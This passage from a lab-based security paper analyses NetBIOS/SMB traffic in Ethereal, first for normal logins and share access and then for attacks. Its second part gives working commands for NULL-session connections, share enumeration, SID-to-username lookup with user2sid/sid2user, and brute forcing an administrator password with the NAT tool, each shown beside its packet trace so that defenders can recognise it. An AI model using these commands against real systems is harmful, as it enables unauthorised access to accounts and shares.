00c0  00 00 00 00 04 ff 00 ba  00 08 00 01 00 25 00 00   ........ .....%..
00d0  5c 00 5c 00 54 00 45 00  53 00 54 00 4d 00 41 00   \.\.T.E. S.T.M.A.
00e0  4e 00 5c 00 49 00 50 00  43 00 24 00 00 00 3f 3f   N.\.I.P. C.$...??
00f0  3f 3f 3f 00                                        ???.
```

Figure 41. Session Setup requesting access to the IPC$ share

Now lets look at Testman's response to see if the attempt was successful:

```
⊟ SMB (Server Message Block Protocol)
    Message Type: 0xFF
    Server Component: SMB
    SMB Command: SMBsesssetupX (0x73)
    Status: 0x00000000
```

Figure 42. Positive Session Response

What I'm looking for is the value in the status section. In this case the value is 0x00000000 or 0 and is a sign of **success.** The next few lines are the result of searching through the Microsoft Windows Network for servers. This LANMAN call is performing a Netserverenum2 (Network Server Enumeration).

```
⊟ Microsoft Windows Lanman Protocol
    Function Code: NetServerEnum2
    Status: 0
    Convert: 4173
    Entry Count: 1
    Available Entries: 1
  ⊟ Servers
    ⊟ Server TESTMAN
        Server Name: TESTMAN
        Major Version: 4
        Minor Version: 0
      ⊟ Server Type: 0x00059003
          .... .... .... .... .... .... .... ...1 = Workstation
          .... .... .... .... .... .... .... ..1. = Server
```

Figure 43. Network Server Enumeration Response

Starting at Frame 26, Figure 34, is where I am manually trying to connect as administrator to Testman. They clearly show (password length) that these new login attempts are not NULL sessions. Ethereal also shows that I am attempting to connect to the IPC$ share as administrator, Figure 45.

```
ANSI Password Length: 24
Unicode Password Length: 24
Reserved: 00000000
Capabilities: 0x000000d4
Byte Count (BCC): 161
ANSI Password: D602EE28DEC63FE9F9DC7322B8CDCEEB...
Unicode Password: 59EBF68F6A5338FBDEDAEF0A335A40FA...
Account: administrator
Primary Domain: BONGO
```

Figure 44. Login attempt as administrator

```
0b0  6e 00 69 00 73 00 74 00  72 00 61 00 74 00 6f 00   n.i.s.t. r.a.t.o.
0c0  72 00 00 00 42 00 4f 00  4e 00 47 00 4f 00 00 00   r...B.O. N.G.O...
0d0  57 00 69 00 6e 00 64 00  6f 00 77 00 73 00 20 00   W.i.n.d. o.w.s. .
0e0  32 00 30 00 30 00 30 00  20 00 32 00 31 00 39 00   2.0.0.0.  .2.1.9.
0f0  35 00 00 00 57 00 69 00  6e 00 64 00 6f 00 77 00   5...W.i. n.d.o.w.
100  73 00 20 00 32 00 30 00  30 00 30 00 20 00 35 00   s. .2.0. 0.0. .5.
110  2e 00 30 00 00 00 00 00  04 ff 00 0e 01 08 00 01   ..0..... ........
120  00 25 00 00 5c 00 5c 00  54 00 45 00 53 00 54 00   .%..\.\. T.E.S.T.
130  4d 00 41 00 4e 00 5c 00  49 00 50 00 43 00 24 00   M.A.N.\. I.P.C.$.
140  00 00 3f 3f 3f 3f 3f 00                            ..?????.
```

Figure 45. Attempt to connect to IPC$ share

Response from Testman is shown below.

```
⊟ SMB (Server Message Block Protocol)
    Message Type: 0xFF
    Server Component: SMB
    SMB Command: SMBsesssetupX (0x73)
    Status: 0xc000006d
```

Figure 46. Failed login attempt

This was one of my bad passwords, as shown by the Status value of: 0xc000006d. There are several more unsuccessful attempts all with the same status value. There are several other values and responses that indicate an unsuccessful login attempt. Some are as simple as "bad password" or "login failure", while others are a cryptic hex value. Finally, I type the correct password and I am logged in to Testman.

```
SMB (Server Message Block Protocol)
  Message Type: 0xFF
  Server Component: SMB
  SMB Command: SMBsesssetupX (0x73)
  Status: 0x00000000
```

Figure 47. Successful Session Setup

It is obvious that the last authentication attempt was successful, as a flurry of network traffic results. Also, several new commands are seen and all of the attempts are valid. Several of these commands may be unfamiliar so I am including a brief chart of common SMB commands and an explanation as a reference. Use it in conjunction with the Ethereal output.

I am almost there. All I need to do now is connect to the secret share on Testman and read my file. Remember once again that my IP is (10.0.0.50, Bongo) and Testman is (10.0.0.100). You will probably be looking at NetBIOS traffic with IP's only and not the resolved names, for increased speed.

```
200 2 10.0.0.50    10.0.0.100   DCERPC  Request: opnum: 16  ctx_id:0
201 2 10.0.0.100   10.0.0.50    DCERPC  Response: call_id: 1  ctx_id:0
202 2 10.0.0.50    10.0.0.100   SMB     Close Request, FID: 0x080e
203 2 10.0.0.100   10.0.0.50    SMB     Close Response
204 2 10.0.0.50    10.0.0.100   SMB     Tree Connect AndX Request, Path: \\TESTMAN\SECRET
205 2 10.0.0.100   10.0.0.50    SMB     Tree Connect AndX Response
206 2 10.0.0.50    10.0.0.100   SMB     Transaction2 Request QUERY_PATH_INFORMATION, Path
207 2 10.0.0.100   10.0.0.50    SMB     Transaction2 Response QUERY_PATH_INFORMATION
208 2 10.0.0.50    10.0.0.100   SMB     Transaction2 Request QUERY_PATH_INFORMATION, Path
209 2 10.0.0.100   10.0.0.50    SMB     Transaction2 Response QUERY_PATH_INFORMATION, Err
210 2 10.0.0.50    10.0.0.100   SMB     Transaction2 Request FIND_FIRST2, Pattern: \*
211 2 10.0.0.100   10.0.0.50    SMB     Transaction2 Response FIND_FIRST2, Files: . .. cs
212 2 10.0.0.50    10.0.0.100   SMB     NT Create AndX Request, Path:
213 2 10.0.0.100   10.0.0.50    SMB     NT Create AndX Response, FID: 0x080f
214 2 10.0.0.50    10.0.0.100   SMB     NT Transact Request, NT NOTIFY, FID: 0x080f
215 2 10.0.0.100   10.0.0.50    TCP     netbios-ssn > 1036 [ACK] Seq=53516891 Ack=3599948
216 2 10.0.0.50    10.0.0.100   SMB     NT Transact Request, NT NOTIFY, FID: 0x080f
217 2 10.0.0.100   10.0.0.50    TCP     netbios-ssn > 1036 [ACK] Seq=53516891 Ack=3599948
218 2 10.0.0.50    10.0.0.100   SMB     NT Create AndX Request, Path: \srvsvc
219 2 10.0.0.100   10.0.0.50    SMB     NT Create AndX Response, FID: 0x1000
220 2 10.0.0.50    10.0.0.100   SMB     Write AndX Request, FID: 0x1000
221 2 10.0.0.100   10.0.0.50    SMB     Write AndX Response, FID: 0x1000
222 2 10.0.0.50    10.0.0.100   SMB     Read AndX Request, FID: 0x1000
223 2 10.0.0.100   10.0.0.50    SMB     Read AndX Response, FID: 0x1000
224 2 10.0.0.50    10.0.0.100   DCERPC  Request: opnum: 16  ctx_id:0
225 2 10.0.0.100   10.0.0.50    DCERPC  Response: call_id: 1  ctx_id:0
226 2 10.0.0.50    10.0.0.100   SMB     Close Request, FID: 0x1000
227 2 10.0.0.100   10.0.0.50    SMB     Close Response
228 2 10.0.0.50    10.0.0.100   SMB     NT Create AndX Request, Path: \wkssvc
229 2 10.0.0.100   10.0.0.50    SMB     NT Create AndX Response, FID: 0x1001
230 2 10.0.0.50    10.0.0.100   SMB     Write AndX Request, FID: 0x1001
231 2 10.0.0.100   10.0.0.50    SMB     Write AndX Response, FID: 0x1001
232 2 10.0.0.50    10.0.0.100   SMB     Read AndX Request, FID: 0x1001
233 2 10.0.0.100   10.0.0.50    SMB     Read AndX Response, FID: 0x1001
234 2 10.0.0.50    10.0.0.100   DCERPC  Request: opnum: 0  ctx_id:0
235 2 10.0.0.100   10.0.0.50    DCERPC  Response: call_id: 1  ctx_id:0
236 2 10.0.0.50    10.0.0.100   SMB     Close Request, FID: 0x1001
237 2 10.0.0.100   10.0.0.50    SMB     Close Response
```

Figure 48. SMB Traffic after a (GUI) share connection

I authenticate to the secret share (on Windows NT and 2000 authentication is usually based on user permissions and not passwords per share) as shown in Figure 49. So if I had logged in to Testman as a normal user and set the Secret share to be administrator only, I would be denied access. You can see where I actually connect to the share (SMBtconx response in Frame 205, Figure 48). Now I am going to open info.txt. An SMB Query and Find command locate info.txt and after a lot of extra information from NetBIOS, I finally read the information I was looking for a long time ago. It reads, "Meeting at 1800…at the AFCERT". This is where using the TCP Stream option might prove to be useful. Although it doesn't give you in depth technical information, it does allow you to quickly see if a lot of data was transferred and the shares/files that were accessed. Figure 50, shows the Read Response.




Figure 49. Authentication with the Secret share




Figure 50. Reading the contents of info.txt

Before we proceed to techniques used to hack NetBIOS/SMB, lets look briefly at SMB extended security and encrypted SMB Session Setups. These new features, incorporated in SMB over TCP/IP, can be found in Windows 2000 and XP. If you're expecting to review hashes and account password length to determine if a NULL session was negotiated or if a user account was accessed, you will be in for a surprise. Encryption, as expected, protects information such as password length and hash values from an attacker sniffing traffic on your network. However, it still shows the name of the user that is logging in. The figure below shows an example of an encrypted login.




Figure 51. Encrypted Session Setup

The initial connection is slightly different than that of the older NetBIOS session protocol (via TCP 139). First, the three-way handshake is established over port 445 (shown in Frames 10-13, Figure 51 as microsoft-ds). Notice how there is no NetBIOS session setup, as SMB now rides directly over TCP. Now the protocols are negotiated with the destination server indicating that passwords will be encrypted. Next, the user sends the encrypted password as part of the "Security Blob" field. The server responds with an error, but this is normal as it indicates "Status_More_Processing_Required". This means that there is more authentication information on its way from the client. The second Session Setup Request contains the final part of the password authentication and contains the username of administrator. You have to look in the ASCII display section to see this. In the example above, the middle computer name/username section is: (4e 00 47 00 61). This translates to the 'GO' in BONGO and the 'a' in administrator. In the case of a NULL session the above sequence would be (4e 00 47 00 00). Notice how the last value is 00, which indicates a NULL username. Also, a NULL session will typically have a security blob length under 100, while an authenticated login will be in the area of 150 to 250.

And that is it!!! This will give you an idea of what normal NetBIOS/SMB traffic looks like and better prepare you to spot hackers/brute forcing etc….

PART II: Hacking NetBIOS/SMB

This section will concentrate more on the Ethereal output of intrusion/enumeration attempts and not the actual commands used to hack NetBIOS.

LanGuard: Fast tool that can scan a single computer or domain and enumerates shares, usernames, registry entries, etc. LanGuard also has other scanning capabilities.

Redbutton Hack:

Is a very old hack, affecting Windows NT Servers older than SP3. New NT/2000 servers can still give up information if not configured properly, and you never know when an admin will put a default server up. It took advantage of the NT NULL Session to determine current Administrator name, all available shares, and open registry entries. The redbutton tool did it automatically. These are some of the commands it used.

First I create a NULL session with Testman: c:\ **net use \\10.0.0.100\ipc$ "" /user:administrator**




Figure 52. Successful NULL session login

There are a couple of interesting things here. First, look how bongo (10.0.0.50) attempts to connect to port 445 (microsoft-ds) first. This is the equivalent of port 139 for Windows 2000 and XP. Testman sends a reset, bongo then sends the SYN to port 139, the three-way handshake is established, and finally session and protocols are negotiated. Now we see that a session setup is requested. The request is a NULL session with administrator as the user. The traffic looks exactly the same as in the "normal traffic" section, and is successful.

Now I can list shares that I normally would not be able to see: c:\ **net view \\10.0.0.100**

```
Shared resources at \\10.0.0.100


Share name   Type         Used as  Comment

-------------------------------------------------------------------------------
C            Disk
Secret       Disk
The command completed successfully.
```




Figure 53. Intruder enumerates shares

Then I determine the SID (Security Identifier) of Testman:

C:\ **user2sid \\10.0.0.100 "testman"**

```
S-1-5-21-713231380-198978898-14044502

Number of subauthorities is 4
Domain is TESTMAN
Length of SID in memory is 24 bytes
Type of SID is SidTypeDomain
```

Now using this information, I determine the administrator's name (even if it has been changed):

C:\ sid2user \\10.0.0.100 5 21 713231380 198978898 14044502 500

```
Name is Administrator
Domain is TESTMAN
Type of SID is SidTypeUser
```

One of Ethereal's shortfalls is analyzing named pipes (/PIPE) and other more complex Microsoft functions. With the latest edition, its capabilities come very close to that of Microsoft's Network Monitor. Still, even in earlier versions of Ethereal, it is possible to see what data was transmitted.




Figure 54. Ethereal version 0.8.19 displays the admin account

As you can see the prior version of Ethereal is not as detailed as 0.9.1. The new dissectors have greatly improved the usefulness of reviewing named pipe network captures. So the hacker has confirmed that the Administrator account is truly called administrator. Now it is time to brute force the account.

NAT (NetBIOS Auditing Tool) by Rhino9

NAT is so easy to use it's scary. All you do is specify the username list, password list and destination and it does the rest for you:

C:\ **nat –u userlist1.txt –p passlist.txt >> output.txt**

I removed all usernames, except administrator, since we already determined that using the NULL session. Also, I cheated and added the real password at the end of the password list for purposes of this paper (I didn't want to have to wait that long). You probably already have an idea what the failed login and successful login attempts will look like.

Turns out that NAT makes the traffic look quite different. Since the password guessing attempt is performed through the command line, the results are actually clearer to read. Also, NAT specifies that passwords will be sent in the clear (no hashing, so ethereal will easily pick this up).

```
39 16.943789 10.0.0.100   10.0.0.50    SMB    Session Setup AndX Response, Erro
40 16.944274 10.0.0.50    10.0.0.100   SMB    Session Setup AndX Request
41 17.143828 10.0.0.100   10.0.0.50    TCP    netbios-ssn > 1338 [ACK] Seq=6686
42 19.948005 10.0.0.100   10.0.0.50    SMB    Session Setup AndX Response, Erro
43 19.948299 10.0.0.50    10.0.0.100   SMB    Session Setup AndX Request
44 20.148024 10.0.0.100   10.0.0.50    TCP    netbios-ssn > 1338 [ACK] Seq=6686
45 22.952148 10.0.0.100   10.0.0.50    SMB    Session Setup AndX Response, Erro
46 22.952436 10.0.0.50    10.0.0.100   SMB    Session Setup AndX Request
47 23.152212 10.0.0.100   10.0.0.50    TCP    netbios-ssn > 1338 [ACK] Seq=6686
48 25.956347 10.0.0.100   10.0.0.50    SMB    Session Setup AndX Response, Erro

       Password Length: 14
       Reserved: 00000000
       Byte Count (BCC): 28
       Password: 41444D494E495354524154 4F5200
       Account: ADMINISTRATOR

0050  00 00 00 00 00 28 00 00  00 00 0a ff 00 00 00 04   .....(.. ........
0060  11 02 00 00 00 00 00 00  00 0e 00 00 00 00 00 1c   ........ ........
0070  00 41 44 4d 49 4e 49 53  54 52 41 54 4f 52 00 41   .ADMINIS TRATOR.A
0080  44 4d 49 4e 49 53 54 52  41 54 4f 52 00            DMINISTR ATOR.
```

Figure 55. Brute forcing the Administrator account

The initial responses from Testman clearly show denied access.

```
SMB (Server Message Block Protocol)
   Message Type: 0xFF
   Server Component: SMB
   SMB Command: SMBsesssetupX (0x73)
   Error Class: DOS Error
   Reserved: 0
   Error Code: Access denied
```

Figure 56. Failed Session Setup

Now, what does the successful login look like?




Figure 57. Login attempt using password of windmill2

